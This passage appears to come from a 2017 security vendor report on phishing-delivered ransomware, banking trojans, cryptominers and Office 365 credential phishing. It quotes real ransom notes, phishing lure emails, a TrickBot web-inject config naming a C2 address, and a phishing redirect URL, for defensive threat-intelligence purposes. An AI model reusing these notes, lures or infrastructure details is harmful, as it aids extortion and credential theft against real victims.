


Figure 11: Of the malware observed in phishing for the first time in 2017, half of the top ten were new ransomware varieties

The business platforms for ransomware continued to evolve in 2017. An increasing number of ransomware campaigns required victims to enter negotiations with threat actors instead of providing a pre-set amount. This is likely due to the volatility in Bitcoin and other cryptocurrency markets and intended to increase victim pay rates by finding a price the victim can afford. We observed this with Criakl, Scarab, GlobeImposter, and BTCWare Aleta ransomware families. Many would offer to perform a "good-faith" decryption of certain files that meet certain specifications, such as Spora and BTCWare Aleta.



All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail chines34@protonmail.ch in body of your message write your ID

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Your ID

ACnpslzJOKTyAYjENL4YKY/jITE/vwm3LM8y6P5yWSD+37ILTtjUJDdBeYGRzGD8ejyFwsxfqM5ws8rOh6I7clHpw7NvxhuT7q8/1VBco9SiHlgw41wulqt/XCnCJ748Xnzirb
/DotvXwq0kgzxOlc4vBA2XQHP+tTEeiSFQ04I=

Figure 12: BTCWare Aleta requests victims to negotiate payment with the threat actors; Threat ID 9554

Spora set the bar for ransomware as a business operation in 2017. It provided a chatroom for victims to communicate with ransomware administrators, receive technical support if they encounter problems with or do not understand the ransom payment problems, and attempt to negotiate a discounted ransom rate. This chatroom is almost certainly intended to simplify the payment process and entice victims to pay. Spora would offer different tiers of decryption services and gave the option for victims to have files decrypted a few at a time, as they could afford to pay. A top tier service offered alleged "immunity" against further Spora infections. These features give the adversary the ability to extort more money over time from their victims.





Figure 13: Spora ransom payment page

In a July Karo ransomware campaign, the ransomware message threatened to disclose private information of victims who do not pay. The operators threaten to release personal and financial data, and distribute any nude photographs found on the victim's computer to their contacts and to pornographic websites. This tactic could entice victims who do have appropriate backups to pay. However, the sample analyzed by Cofense did not have an exfiltration or remote access mechanism, so this was likely an empty threat that banked on victims' lack of awareness of the actual inability to disseminate that private information. However, enterprises should be aware that this tactic could be used, successfully, to extort or leak business-critical information.




If the ransom amount is not paid by the final deadline shown above, these three things will happen -

1. Your photos, videos, and financial information will be made available online.
2. If we find any nude photo or video on your system, it will be sent to your contacts and will be uploaded to porn websites as well.
3. All of your data will be deleted, and you won't be able to recover it after that.

Figure 14: A Karo Ransomware payment site provides a compelling three-part threat

The creativity did not end there. Philadelphia Encryption Ransomware wrote several large, useless files to disk to fill the entire hard drive of the victim's computer after encrypting all files, thereby limiting the ability of the victim to use the computer at all until ransom is paid. Sigma ransomware included a password protected document with an image embedded in the email body, displaying the password in order to bypass network defense.



Thursday, November 30, 2017 at 4:44 PM

To: O[redacted]

[redacted]scan.doc (35.8 KB)

Hello,

Your Visa card ending in XXXX will be charged $3,187.26 shortly. Take a look at attachment for details. Password is **1115**.

Thank you.

Figure 15: Threat actors embed an image in the message body containing a password to access the attached Word document; Threat ID 10406

In November, Cofense analyzed the emerging Scarab ransomware and found that it shared similarities in behavior and distribution to Locky. It was similarly delivered by the Necurs botnet and can encrypt targets via both online and offline encryption. Even Game of Thrones references were found in its VBScript source code. Unlike Locky, Scarab does not present a ransom amount but instead provides instructions to victims for negotiating ransom with operators. Further, it reports newly infected machines via a service that uses an embedded invisible image to collect click statistics as opposed to using C2 resources to report new infections as Locky does.

Multiple prolific ransomware families—GlobeImposter, BTCWare Aleta, and BTCWare Gryphon—used identical payment methods, including directing victims to an email address for ransom negotiations. The use of this method by BTCWare Aleta was observed after GlobeImposter switched to a ticket support system. This could indicate that a single group is operating multiple ransomware types.

2017's Most Notable Botnets and Stealer Malware

Throughout 2017, botnet distributions steadily increased and a clear preference was shown by threat actors for highly adaptable, multifunctional malware varieties such as Ursnif, TrickBot, DELoader, and Zeus Panda. Financial crimes bots and banking trojans dominated the non-ransomware landscape and generally exceeded ransomware malware campaigns. Furthermore, some of the top botnet malware of 2016 was seen in far fewer distributions in 2017. For example, Neverquest and Dridex were observed far less throughout last year than the year prior.

Comparison of Major Botnet Varieties 2017 and 2016





Figure 16: Several major botnet malware types tracked in 2017 saw growth in usage while others saw reduced distribution

Many of last year's most prevalent banking trojans and information stealers were modular and customizable, providing flexibility and a greater breadth of capabilities. Throughout the first quarter of 2017, Ursnif malware led the pack, providing operators the ability to initiate longer-term intrusions. Samples of Ursnif analyzed by Cofense included a keylogger, an ability to fingerprint an infected machine and collect detailed information about it to support greater monetization and expansion of access. Further, Ursnif was delivered via password-protected documents that once opened, required double-clicking embedded icons to trigger an OLE package used to trigger script to facilitate the download of the Ursnif payload. In a few cases, Ursnif was delivered via abuse of an SVG image file format. These tactics were employed to prevent detection and to increase the perceived legitimacy of the document.



Please enable editing mode to view included documents.

Transaction Information 93437.c
Invoice 3116.docx
ble-click to edit OLE Package
100%

Figure 17: Office document content showing OLE Object triggers

TrickBot campaigns increased steadily throughout the middle of 2017, and over the year grew in sophistication and flexibility, to include increased modularity and targeting of financial and cryptocurrency data. As it grew in sophistication, TrickBot came to more closely resemble its predecessor, Dyre. TrickBot was most commonly delivered via macro scripting in MS Office documents, though in July Cofense observed a change in delivery using a Windows Script Component (WSC) containing XML-format scripts to deliver the payload, making the malware's delivery more difficult to detect. The WSC is tiny in size because it only contains instructions wrapped within the XML-format script for obtaining additional commands. Once the instructions for additional XML script have been retrieved, a second file provides information about the payload locations and instructions for deobfuscating the malware binary. This allows threat actors to change payload locations and malware families delivered. A similar tactic was observed in the delivery of GlobeImposter ransomware.

In August, TrickBot samples targeted financial and cryptocurrency data. It is not uncommon to see botnet trojans leveraged for financial crimes, as we observed here. In these cases, the XML configuration directed the malware to target login pages for online services and provided instructions for what actions to take when a victim visits in of those websites, which included several login pages for online banking portals. In one sample, TrickBot was tasked to target 663 locations related to financial institutions, demonstrating the expansiveness of its targeting. Further, TrickBot began to collect information related to Bitcoin Wallet services.




```
<sinj>
<mm>https://www.coinbase.com*</mm>
<sm>https://www.coinbase.com/*</sm>
<nh>sascpdibusvxghkoeltfjwznmrac.edu</nh>
<url404></url404>
<srv>210.16.101.54:443</srv>
</sinj>
```

Figure 18: TrickBot Scripting Directing Cryptocurrency Data Targeting

Throughout August and September, Cofense observed increased TrickBot modularity as the malware become customizable, more flexible, and provided increased reach within infected environments. All of this indicates that TrickBot operators are invested in the malware's use and improvement. Further, it allows attackers to prioritize the most valuable infected hosts for maximum monetization immediately following infection. The most common TrickBot modules and plugins observed by Cofense included a reconnaissance tool for collecting information about infected hosts to allow the adversary to determine next steps; collection of information related to email accounts and contacts for submission to a C2 host, which could provide a list of viable contacts for further targeting; and C2 resource anonymization tools to deny the ability of others to identify and disrupt TrickBot operator infrastructure.

DELoader employed delivery techniques only previously known to be used for delivering Neverquest or Vawtrak malware. This partially explains the drop in Neverquest distribution through 2017 and the rise in DELoader deliveries as this malware gained ground as a criminal tool deployed via phishing throughout 2017. It includes many common functionalities, such as its stealer and loader functionalities. However, it is more sophisticated in its ability to establish persistence and its packaging of legitimate applications to provide additional functionality. For example, an analyzed sample ran a repurposed application—used to display Certification Authority configuration information—to conduct man-in-the-middle attacks when victims visited legitimate websites.

In July, a DELoader campaign used unique embedded URLs for each phishing victim, making it easy to bypass some technical anti-phishing measures based on URL-specific indicators of compromise. This also complicated efforts of researchers to replicate the infection process, as each URL with its distinct base64-encoded parameter could only be accessed once before the payload then became unavailable. Therefore, if a victim had already clicked the link, a researcher or incident responder would not be able to obtain the malware from that location. This could mislead investigators to believe that an individual had been uniquely targeted and was not part of a broader phishing campaign.



From High Resolution Systems <quickbooks-email@HRScontrol.com>
Subject **Your Invoice 70853 for [redacted] is due today!**
To [redacted]

7/12/17, 9:32 AM

[redacted]

INVOICE	DUE DATE	AMOUNT DUE
70853	July 12th, 2017	$2,533.53

View invoice

Dear client,

Your most recent invoice is due.

Thank you for your business!

Hank Jenkins
Billing Department
523-067-0843 x2083

Figure 19: DELoader threat actors make use of sophisticated emails to lure potential victims

Zeus Panda, another purported iteration upon the legacy Zeus codebase, has been primarily used to steal online banking credentials and other data and was prevalent on the threat landscape delivered via malicious macros in 2017. Zeus Panda module tasks indicate the malware has extensive reach to steal data, including information stored in a browser cookie cache or password safe, and browser-session data or passwords. Zeus Panda module tasks suggest it can also conduct reconnaissance on infected environments and customize an attack through the deployment of other specialized payloads. Further, Zeus Panda can enable operators to abuse infected machines as a network proxy or traffic relay and VNC modules enable full remote control of infected hosts. Like DELoader, Zeus Panda performs extensive checks to determine whether it is running in a virtualized analysis environment before contacting its C2.

Zyklon HTTP bot proliferation surged throughout the second quarter of 2017, most commonly to deliver Cerber ransomware and collect private data. This relatively cheap, easy to use tool combines adaptable capabilities with evasive communications and call-back protocols to create a robust intrusion suite. It is often used to gain footholds before deploying Cerber or other second-stage ransomware payloads. The malware is extremely customizable—purchasers can use a builder application to create a tool to their specifications. Zyklon HTTP can find and steal web browser data, email credentials, FTP authentication details, video game and software license, and Bitcoin wallets. It can task a Bitcoin miner and direct C2 communications over Tor anonymous browsing service, among other capabilities.

While the above malware varieties represent the biggest changes to the threat landscape in 2017, Pony Stealer and commonplace, off-the-shelf remote access trojans did not go anywhere. As discussed in Cofense reports of past years, Pony has maintained its prominence due to its widely-available codebase and how easy it is to obtain. For many similar reasons to Pony, Loki has also been a prominent tool. Some common RATs in 2017 include jRAT, NetWire and Hawkeye.

The Proliferation of Cryptominers

In 2017, Cofense observed a growth in phishing delivery of cryptocurrency mining software, also known as cryptominer botnets, designed to task compromised computers to perform cryptocurrency mining. Cryptominers are designed solely to discover or mine cryptocurrencies—a process that involves performing extremely complex computation tasks to generate the currency. The process is intense, requires a wealth of computer resources, and is best supported by massive parallel processing. The illicit bots participate in often-legitimate cryptominer pools, wherein processing power is distributed over devices within the botnet network, enabling cryptocurrencies to be mined more efficiently and quickly. Victim computers are used to generate currency for the threat actor without their owners' knowledge or permission and can reduce the efficiency of affected computers.


In campaigns observed by Cofense, phishing emails delivered a Word document containing macro scripting that, when run, would download and execute a cryptominer host. The macro script then feeds the application instructions to include which mining pool it will participate in, the appropriate wallet address to send successfully-mined credit, and various runtime variables such as maximum CPU usage. The application proceeds to begin to work on the solutions required to mine or unlock the cryptocurrency.

Your Creds: The Gateway Data

How many of your passwords share similar attributes, if they aren't the exact same? Common online criminals and sophisticated APT actors alike know the value of your credentials. Access to any reused password could provide an adversary with private, sensitive, and highly valuable information and also enable access to multitudes of other accounts. Throughout 2017, Cofense analyzed several credential phishing campaigns, noting one emerging trend. Office 365 has attracted a major increase in targeted credential phishing.

Office 365 has become extremely popular among enterprises of all sizes as it streamlines many business platforms with Single Sign-On (SSO) so that employees can access almost everything business-critical in one place using one password. Cofense has recorded Microsoft phishing pages on more than 1,100 hostnames and Microsoft has reported a dramatic increase in account sign-ins attempted from malicious IP addresses.

Similar schemes commonly target banking, email, and other cloud service accounts. Most commonly, links to credential harvesting web pages are delivered via phishing emails with themes that concern the account for which the credentials are sought.



To All,

Welcome to the new Web-Mail for Staff Single Sign-on.

Migrate to The new Outlook Web app for Staff is the new home for online self-service and information.

Click on GATEWAY and login to:

- Access the new staff directory
- Access your pay slips and P60s
- Update your ID photo
- E-mail and Calendar Flexibility
- ssConnect mobile number to e-mail for Voicemail

Everyone is advise to MIGRATE immediately.


Please note that if this message is ignored you will experience difficulty in sending and receiving of email messages through our secure Web-mail Portal

Thanks,
HELPDESK.

Figure 20: Suspicious O365 Message

For example, phishing narratives might purport to deliver a warning of a suspicious sign-in attempt to one's banking or email account, or report that it is time to change your Office 365 or other cloud-based business accounts. Generally embedded URLs within the phish take users to login pages hosted on either compromised login sites or spoofed login pages. Messages try to lure the victim's into clicking the URL and once on the compromised or spoofed login page, to provide credentials to that account.

These phishing pages are used to steal usernames, passwords and additional PII when unsuspecting victims are enticed to log-in. New tactics emerged throughout 2017 to increase the perceived legitimacy of these pages. Credential phishers targeting Microsoft Outlook users leverage multiple URL shortening redirects to evade firewall and gateway blacklist rules based on known malicious URLs. In another example, some campaigns analyzed by Cofense used messages linked to Google.com to redirect to Forms[.]Office.com, using the Office Forms application to create realistic phishing pages actually hosted on a Microsoft domain, making the page look legitimate.



From "[redacted]>

Subject **Current issues - IT services**

To undisclosed-recipients:;

1:51 AM

```
Dear E-mail User

 Please Log on to OutlookWeb<https://www.google.com/url?q=https%3A%2F
%2Fforms.office.com%2FPages%2FResponsePage.aspx%3Fid%3DI1A8nQEQZEmXxqsWDeP1Vsf-
o3nSZPZMojpu6EAKOZZUNkhUMVNQNTU5RTZHSUtJVzhERzcwRkkwOS4u&sa=D&sntz=1&
usg=AFQjCNG8YU6hmrD84AqRYy1S114tqq39AA> Access to update your outlook account to the new secured version
2017.

 Note: All in-validated account will be delete from our server to create more space of active users and
to dis-congest our servers.
 Thank You
```

Figure 21: Message contains link to Google.com URL

Further, Cofense found phishing messages created using a template that inserts the recipient's email address into the URL provided to the victim, personalizing the link so as to cultivate a sense of legitimacy. In some cases, the URL would take the landing page to a different domain, but the email address would be passed along so that it remained a part of the URL. When the spoofed log-in page is loaded, their account email, which is their username, is already generated in its appropriate text-input box, giving the user the sense that they had previously signed into that very page. Similarly, threat actors have used the brand identified in the email address, so company name would appear on the page.

Two major cyber crises in 2017 dominated public discourse and news media, while elevating the profile of software exploitation to the public. Although these campaigns did not originate with phishing messages, many attributes of the WannaCry and NotPetya campaigns have major bearings on the phishing threat landscape. First, the leaked EternalBlue and EternalRomance SMB remote code execution vulnerabilities were used to propagate these major attacks – further demonstrating the risk to enterprises

What do **WannaCry** and **NotPetya** Have to Do with Phishing?

